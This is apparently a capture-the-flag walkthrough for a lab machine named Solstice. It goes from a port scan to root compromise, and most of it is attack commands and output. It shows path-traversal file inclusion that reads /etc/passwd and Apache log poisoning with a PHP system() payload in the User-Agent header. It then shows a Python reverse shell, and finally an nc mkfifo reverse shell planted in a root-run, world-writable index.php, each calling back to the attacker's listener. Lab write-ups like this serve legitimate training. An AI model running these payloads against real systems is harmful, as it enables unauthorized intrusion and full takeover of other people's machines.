

# Solstice

```
ping solstice.local
```


```
rustscan -r 1-65535 -a solstice.local -- -A -oN portscan
```

```
21/tcp open  ftp          syn-ack ttl 61 pyftplib 1.5.6
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to: 192.168.156.72:21
|   Waiting for username.
|   TYPE: ASCII; STRUcture: File; MODE: Stream
|   Data connection closed.
|_ End of status.
22/tcp open  ssh          syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:a7:37:fd:55:6c:f8:ea:03:f5:10:bc:94:32:07:18 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDQWAl1JMEsT6kbFmhkFFIZbd2aH3DuBpmLjo1MvWSSFsULQ+rN9wQ8y469ng7vKZDx19ke+JZ9jUc
Oqh8Cm9HyAXGTK5MvgmW39QFTXdn7ByQMnnXjKmJ+5nXbf9c9Al9JJCFQAE0irCq2w3ubyLh83SwPWSunapn0pW8Czsm2nsFL6aRXC0oNeK7/GmcC8lq
gTlD
|   256 ab:da:6a:6f:97:3f:b2:70:3e:6c:2b:4b:0c:b7:f6:4c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlzdHAYNTYAAABBBM9EuXzK3hXcn3mL6Kj69Bo1DACMk1AZWm9wgPGIy
|   256 ae:29:d4:e3:46:a1:b1:52:27:83:8f:8f:b0:c4:36:d1 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIATUyTSmh1Tep0cnIVXvQBD6IQTjI8TBEmQEba1Fzkv2
25/tcp open  smtp          syn-ack ttl 61 Exim smtpd
| smtp-commands: solstice Hello sol.local [192.168.45.167], SIZE 52428800, 8BITMIME, PIPELINING, CHUNKING, PRDR, HEL
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
80/tcp open  http           syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
2121/tcp open  ftp           syn-ack ttl 61 pyftplib 1.5.6
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drws----- 2 www-data www-data 4096 Jun 18 2020 pub
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to: 192.168.156.72:2121
|   Waiting for username.
|   TYPE: ASCII; STRUcture: File; MODE: Stream
|   Data connection closed.
|_ End of status.
```

```
3128/tcp open  http-proxy syn-ack ttl 61 Squid http proxy 4.6
|_ http-server-header: squid/4.6
|_ http-title: ERROR: The requested URL could not be retrieved
8593/tcp open  http           syn-ack ttl 61 PHP cli server 5.5 or later (PHP 7.3.14-1)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
54787/tcp open  http           syn-ack ttl 61 PHP cli server 5.5 or later (PHP 7.3.14-1)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
62524/tcp open  ftp           syn-ack ttl 61 FreeFloat ftpd 1.00
```


On this machine 9 ports are open

On port 80



Currently configuring the database, try later.

On port 8593



[Main Page](#) [Book List](#)

We are still setting up the library! Try later on!

When we click on **Book List** got a parameter as ?book=list



[Main Page](#) [Book List](#)

We are still setting up the library! Try later on!

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin
/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,/run/systemd:/usr/sbin
/nologin systemd-resolve:x:103:104:systemd Resolver,,/run/systemd:/usr/sbin/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin avahi-autoipd:x:105:113:Avahi autoip daemon,,/var
/lib/avahi-autoipd:/usr/sbin/nologin avahi:x:106:117:Avahi mDNS daemon,,/var/run/avahi-daemon:/usr/sbin/nologin saned:x:107:118:/var/lib/saned:/usr/sbin/nologin colord:x:108:119:colord
colour management daemon,,/var/lib/colord:/usr/sbin/nologin hplip:x:109:7:HPLIP system user,,/var/run/hplip:/bin/false systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin
/nologin sshd:x:110:65534:/run/ssh:/usr/sbin/nologin mysql:x:111:120:MySQL Server,,/nonexistent:/bin/false miguel:x:1000:1000,,/home/miguel:/bin/bash uidd:x:112:121:/run/uidd:
/usr/sbin/nologin smmta:x:113:122:Mail Transfer Agent,,/var/lib/sendmail:/usr/sbin/nologin smmsp:x:114:123:Mail Submission Program,,/var/lib/sendmail:/usr/sbin/nologin Debian-
exim:x:115:124:/var/spool/exim4:/usr/sbin/nologin
```

Now try to get `/var/log/apache2/access.log` file content



[Main Page](#) [Book List](#)

We are still setting up the library! Try later on!

```
192.168.45.158 - - [31/Aug/2023:01:31:46 -0400] "GET / HTTP/1.1" 200 561 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 192.168.45.158 - - [31/Aug
/2023:01:31:46 -0400] "GET /favicon.ico HTTP/1.1" 404 492 "http://solstice.local/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
```

Upload a malicious payload as a **User-Agent** header

```
(root@Hindutva)-[~/Desktop/ctf/solstice]
# curl solstice.local -A "<?php system(\$_GET['cmd']); ?>"
<head>
Currently configuring the database, try later.
<style type="text/css" >
    .footer{
        position: fixed;
        text-align: center;
        bottom: 0px;
        width: 100%;
    }
</style>
</head>
<body>
    <div class="footer">Proudly powered by phpIPAM 1.4</div>
</body>
```

We successfully execute command on the machine



solstice.local:8593/index.php?book=../../../../var/log/apache2/access.log&cmd=id


Main Page Book List

We are still setting up the library! Try later on!

192.168.45.158 -- [31/Aug/2023:01:31:46 -0400] "GET / HTTP/1.1" 200 561 "-" "Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0" 192.168.45.158 -- [31/Aug/2023:01:31:46 -0400] "GET /favicon.ico HTTP/1.1" 404 492 "http://solstice.local/" "Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0" 192.168.45.158 -- [31/Aug/2023:01:46:22 -0400] "GET / HTTP/1.1" 200 548 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data)"

Now try to get reverse shell

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("192.168.45.158",80));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
```



solstice.local:8593/index.php?book=../../../../var/log/apache2/access.log&cmd=python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_...

Main Page Book List

We are still setting up the library! Try later on!

192.168.45.158 -- [31/Aug/2023:01:31:46 -0400] "GET / HTTP/1.1" 200 561 "-" "Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0" 192.168.45.158 -- [31/Aug/2023:01:31:46 -0400] "GET /favicon.ico HTTP/1.1" 404 492 "http://solstice.local/" "Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0" 192.168.45.158 -- [31/Aug/2023:01:46:22 -0400] "GET / HTTP/1.1" 200 548 "-" "python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("192.168.45.158",80));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")''"

```
(root@Hindutva)-[~/Desktop/ctf/solstice]
# rlrwrap -f . -r nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.158] from (UNKNOWN) [192.168.215.72] 41094
www-data@solstice:/var/tmp/webserver$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@solstice:/var/tmp/webserver$ whoami
whoami
www-data
www-data@solstice:/var/tmp/webserver$ |
```

Got a shell as **www-data**

## Privilege Escalation

```
ps aux | grep php
```

On the localhost php server is running on port 57 with the root user privilege

```
www-data@solstice:/home/miguel$ ps aux | grep php
ps aux | grep php
root      479  0.0  0.0   2388   752 ?        Ss   01:24   0:00 /bin/sh -c /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
www-data  482  0.0  0.0   2388   756 ?        Ss   01:24   0:00 /bin/sh -c /usr/bin/php -S 0.0.0.0:54787 -t /var/tmp/webserver_2/
www-data  484  0.0  0.0   2388   696 ?        Ss   01:24   0:00 /bin/sh -c /usr/bin/php -S 0.0.0.0:8593 -t /var/tmp/webserver/
www-data  485  0.0  2.1 196936 22116 ?        S    01:24   0:00 /usr/bin/php -S 0.0.0.0:8593 -t /var/tmp/webserver/
www-data  486  0.0  2.0 196744 21044 ?        S    01:24   0:00 /usr/bin/php -S 0.0.0.0:54787 -t /var/tmp/webserver_2/
root      490  0.0  2.0 196744 20976 ?        S    01:24   0:00 /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
www-data 1806  0.0  0.0   6076   824 pts/0    S+   02:02   0:00 grep php
```

```
www-data@solstice:/home/miguel$ cd /var/tmp/sv
cd /var/tmp/sv
www-data@solstice:/var/tmp/sv$ ls -la
ls -la
total 12
drwxrwxrwx 2 root root 4096 Jun 26  2020 .
drwxrwxrwt 9 root root 4096 Aug 31 01:39 ..
-rwxrwxrwx 1 root root  36 Jun 19  2020 index.php
www-data@solstice:/var/tmp/sv$ cat index.php
cat index.php
<?php
echo "Under construction";
?>
```

We have all the permission on the **index.php** file let's try to get reverse shell with it

```
echo "<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc  
YOUR_IP 4444 >/tmp/f')?>" > index.php
```

Start the netcat listener on your machine

Run following command to execute **index.php**

```
curl 127.0.0.1:57
```

```
www-data@solstice:/var/tmp/sv$ echo "<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.158 4444 >/tmp/f')?>" > index.php  
<>61|nc 192.168.45.158 4444 >/tmp/f')?>" > index.php  
www-data@solstice:/var/tmp/sv$ cat index.php  
cat index.php  
<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.158 4444 >/tmp/f')?>  
www-data@solstice:/var/tmp/sv$ curl 127.0.0.1:57  
curl 127.0.0.1:57  
www-data@solstice:/var/tmp/sv$ curl 127.0.0.1:57  
curl 127.0.0.1:57  
|
```

```
(root@Hindutva)-[~/Desktop/ctf/solstice]  
# rlrwrap -f . -r nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.45.158] from (UNKNOWN) [192.168.215.72] 59678  
bash: cannot set terminal process group (479): Inappropriate ioctl for device  
bash: no job control in this shell  
root@solstice:/var/tmp/sv# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@solstice:/var/tmp/sv# whoami  
whoami  
root  
root@solstice:/var/tmp/sv# cd /root  
cd /root  
root@solstice:~# ls  
ls  
ftp  
proof.txt  
root.txt  
root@solstice:~# cat proof.txt  
cat proof.txt  
c0be467cca9948ba03386ea5f37c9808  
root@solstice:~# |
```

We now **root** user of the system